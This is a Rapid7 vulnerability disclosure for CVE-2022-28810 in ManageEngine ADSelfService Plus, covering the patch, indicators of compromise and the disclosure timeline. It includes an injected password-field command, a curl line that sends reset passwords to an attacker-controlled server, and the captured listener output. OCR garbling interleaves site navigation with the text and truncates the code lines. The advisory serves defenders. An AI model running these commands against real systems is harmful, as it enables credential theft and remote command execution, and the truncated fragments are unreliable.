CVE-2022-28810: ManageEngine ADSelfService Plus Authenticated Command Execution (Fixed)

Apr 14, 2022 | 4 min read |
Jake Baines (/blog/author/jake-baines/)

Last updated at Thu, 14 Apr 2022 15:48:37 GMT

On April 9, 2022, ManageEngine fixed CVE-2022-28810 (https://www.manageengine.com/products/self-service-password/kb/cve-2022-28810.html) with the release of ADSelfService Plus Build 6122. The vulnerability allowed the `admin` user to execute arbitrary operating system

Topics

Metasploit (797) (/blog/tag/metasploit/)

Vulnerability Management (415) (/blog/tag/vulnerability-management/)

Detection and Response (386) (/blog/tag/detection-and-response/)

Research (277) (/blog/tag/research/)

Application Security (156) (/blog/tag/application-security/)

Cloud Security (103) (/blog/tag/cloud-security/)

commands and potentially allowed partially authenticated Active Directory users to execute arbitrary operating system commands via the password reset functionality. Rapid7's Managed Detection and Response (MDR) team has observed this custom scripts feature in ADSelfService Plus being abused in the wild by remote attackers with valid administrative credentials.

Credit

This vulnerability was discovered by Rapid7 researchers Jake Baines, Hernan Diaz, Andrew Iwamaye, and Dan Kelly.

Exploitation

The vulnerability arose from a feature that allowed the `admin` user to execute arbitrary operating system commands after a password reset or account lockout status update.

Popular Tags

Search Ta

Metasploit (/blog/tag/metasploit/)

Logentries (/blog/tag/logentries/)

IT Ops (/blog/tag/it-ops/)


Vulnerability Management (/blog/tag/vulnerability-management/)

Detection and Response (/blog/tag/detection-and-response/)

Metasploit Weekly Wrapup (/blog/tag/metasploit-weekly-wrapup/)

Research (/blog/tag/research/)

Automation and Orchestration (/blog/tag/automation-and-orchestration/)



The example provided by the UI is `cscript test.vbs %userName %password%` where `test.vbs` is supposed to be a file stored in `C:\ManageEngine\ADSelfService Plus\bin` by a user with local access to the underlying operating system. But the reality is that any commands could be stored here. An attacker that acquired the `admin` user's password (default: admin) could trivially achieve remote command execution this way.

For example, the attacker could use the script command "cmd.exe /c whoami," and when a user resets their password, the command "whoami" is executed.

Nexpose (/blog/tag/nexpose/)

Incident Detection (/blog/tag/incident-detection/)

InsightIDR (/blog/tag/insightidr/)

Exploits (/blog/tag/exploits/)

Incident Response (/blog/tag/incident-response/)

Komand (/blog/tag/komand/)

Penetration Testing (/blog/tag/penetration-testing/)

Related Posts

READ MORE (/BLOG/POST/2022/11/2022-41622-AND-CVE-2022-

Rapid7 MDR has observed this technique being actively leveraged in customer environments — compromised (or default) `admin` credentials have been used to execute arbitrary OS commands in order to gain persistence on the underlying system and attempt to pivot further into the environment.

Furthermore, the “%password%” variable was passed to the configured script without sanitization. Depending on the configured script, an attacker that is able to trigger a password reset could inject arbitrary operating system commands. For example, if the admin user configured the following script:

```
cmd.exe /c echo %username% %passwo
```

An attacker could inject arbitrary commands via password reset by providing a %password% like:

```
&& mkdir C:\ProgramData\helloworld
```

CVE-2022-41622 and CVE-2022-41800 (FIXED): F5 BIG-IP and iControl REST Vulnerabilities and Exposures

41800-FIXED-F5-BIG-IP-AND-ICONTROL-REST-VULNERABILITIES-AND-EXPOSURES/)


READ MORE

CVE-2022-3786 and CVE-2022-3602: Two High-Severity Buffer Overflow Vulnerabilities in OpenSSL Fixed

(/BLOG/POST/2022/11/2022-3786-AND-CVE-2022-3602-TWO-HIGH-SEVERITY-BUFFER-OVERFLOWS-IN-OPENSSL-FIXED/)

READ MORE

Resulting in the directory “helloworld” being created in `C:\ProgramData\`.



Finally, because %password% isn’t sanitized or obfuscated at all, the `admin` user can observe all password changes, allowing them to effectively recover valid credentials for active directory accounts. As a proof of concept for this, we used the `admin` account to configure the password reset script to exfiltrate the new password to a server in the attacker’s control:

```
cmd.exe /c curl http://10.0.0.2:12
```

The attacker server would receive the following on password reset:

CVE-2021-39144: VMware Cloud Foundation Unauthenticated Remote Code Execution (/blog/post/2022/10/2021-39144-vmware-cloud-foundation-unauthenticated-remote-code-execution/)


New Research: We’re Still Terrible at Passwords; Making it Easy for Attackers (/blog/post/2022/10/research-were-still-terrible-at-passwords-making-it-easy-for-attackers/)

READ MORE

```
albinolobster@ubuntu:~$ nc -lvnp 1
Listening on 0.0.0.0 1270
Connection received on 10.0.0.13 6
GET /albinolobster=sl0wrunner! HTT
Host: 10.0.0.2:1270
User-Agent: curl/7.55.1
Accept: */*
```

The patch

ManageEngine fixed this issue by no longer accepting scripts through the web interface. Post action scripts must now be placed on disk by a user with access to the underlying operating system. Furthermore, the script arguments are now base64 encoded. Here is an updated version of the Post Action interface.



Indicators of compromise

We encourage users of ManageEngine ADSelfService Plus to inspect the value they have configured in the Post Action fields. Using the `admin` account, you can navigate to the fields by following this pattern: `Configuration -> Self Service -> Policy Configuration -> Advanced -> Password Sync`.

We also highly encourage users to upgrade as soon as possible and to change the `admin` password.

Disclosure timeline

Tue, Apr 6, 2022: Initially discovered in the wild via Rapid7 Managed Detection and Response (MDR) service

Tue April 6, 2022: Initial disclosure to the vendor via their reporting portal (https://bugbounty.zoho.com/bb/info)

Wed April 7, 2022: Discussion with vendor about the issues, CVE assignment, and disclosure timelines

Sat April 9, 2022: ManageEngine

publishes (https://www.manageengine.com/products/self-service-password/kb/cve-2022-28810.html) a new version of ADSelfService Plus

Tue Apr 12, 2022: Disclosed to CERT/CC and NCSC

April 14, 2022: Rapid7 publishes their disclosure (this document)

Rapid7 customers

InsightVM (https://www.rapid7.com/products/insightvm/) and Nexpose (https://www.rapid7.com/products/nexpose/) customers can assess their exposure to CVE-2022-28810 with an unauthenticated vulnerability check in the April 13, 2022 content release.

InsightIDR's (https://www.rapid7.com/products/insightidr/) existing detection rules (listed below) are able to identify attacks that abuse this functionality. We recommend that you review your settings for these detection rules and confirm they are turned on and set to an appropriate rule action and priority for your organization:

- Suspicious Process - Powershell Invoke-WebRequest
- Attacker Technique - Attrib Sets File Or Directory As Hidden And System
- Attacker Technique - Enumerating Domain Or Enterprise Admins With Net Command
- Suspicious Process - Zoho ManageEngine Spawns Child

We have also added the following detection rule and prioritized it as Critical:

- Attacker Technique - Hiding ScreenConnect With Attrib

Rapid7 detection logic is continuously reviewed to ensure detections are based on any observed attacker behavior seen by our Incident Response (IR), Managed Detection and Response (MDR) (https://www.rapid7.com/services/managed-services/managed-detection-and-response-services/), and Threat Intelligence and Detection Engineering (TIDE) teams. Through continuous collaboration and threat

landscape monitoring, we ensure product coverage for the latest techniques being used by malicious actors and will make updates as necessary.

Additional reading:

- *CVE-2022-24527: Microsoft Connected Cache Local Privilege Escalation (Fixed) (https://www.rapid7.com/blog/post/2022/04/12/cve-2022-24527-microsoft-connected-cache-local-privilege-escalation-fixed/)*
- *CVE-2022-1026: Kyocera Net View Address Book Exposure (https://www.rapid7.com/blog/post/2022/03/29/cve-2022-1026-kyocera-net-view-address-book-exposure/)*
- *Analyzing the Attack Landscape: Rapid7's 2021 Vulnerability Intelligence Report (https://www.rapid7.com/blog/post/2022/03/28/analyzing-the-attack-landscape-rapid7s-annual-vulnerability-intelligence-report/)*

- *CVE-2021-4191: GitLab GraphQL API User Enumeration (FIXED) (https://www.rapid7.com/blog/post/2022/03/03/cve-2021-4191-gitlab-graphql-api-user-enumeration-fixed/)*

POST TAGS

Research (/blog/tag/research/)

Vulnerability Disclosure (/blog/tag/vulnerability-disclosure/)

Vulnerability Risk Management (/blog/tag/vulnerability-risk-management/)

AUTHOR

Jake Baines (/blog/author/jake-baines/)

VIEW JAKE'S POSTS

SHARING IS CARING

Related Posts

VULNERAB…

CVE-2022-41622 and CVE-2022-41800

EMERGEN…

CVE-2022-3786 and CVE-2022-3602: Two High-

VULNERAB…

CVE-2021-39144: VMware Cloud Foundation

RESEARCH

New Research: We're Still Terrible at

VIEW ALL POSTS

Search all the things

BACK TO TOP

(/)

CUSTOMER SUPPORT

+1-866-390-8113 (Toll Free) (tel:1-866-390-8113)

SALES SUPPORT

+1-866-772-7437 (Toll Free) (tel:866-772-7437)

Need to report an Escalation or a Breach?

CLICK HERE (/services/incident-response-customer-escalation/)

SOLUTIONS

All Solutions (https://www.rapid7.com/solutions/)

Industry Solutions (https://www.rapid7.com/solutions/industry)

Compliance Solutions (https://www.rapid7.com/solutions/compliance/)

SUPPORT & RESOURCES

Product Support (https://www.rapid7.com/for-customers)

Resource Library (https://www.rapid7.com/resources)

Customer Stories (https://www.rapid7.com/about/customers)

Events & Webcasts (https://www.rapid7.com/about/events-webcasts)

Training & Certification (https://www.rapid7.com/services/training-certification)

IT & Security Fundamentals (https://www.rapid7.com/fundamentals)

Vulnerability & Exploit Database (https://www.rapid7.com/db)

ABOUT US

Company (https://www.rapid7.com/about/company)

Diversity, Equity, and Inclusion (https://www.rapid7.com/about/diversity-equity-and-inclusion/)

Leadership (https://www.rapid7.com/about/leadership)

News & Press Releases (https://www.rapid7.com/about/news)

Public Policy (https://www.rapid7.com/about/public-policy)

Open Source (https://www.rapid7.com/open-source/)

Investors (https://investors.rapid7.com/)

CONNECT WITH US

Contact (https://www.rapid7.com/contact)

Blog (https://blog.rapid7.com/)

Support Login (https://support.rapid7.com/)

Careers (https://www.rapid7.com/careers)

(https://www.linkedin.com/company/rapid7/)

(https://www.rapid7.com/about/rapid7-cybersecurity-partnership-protects-bruins/)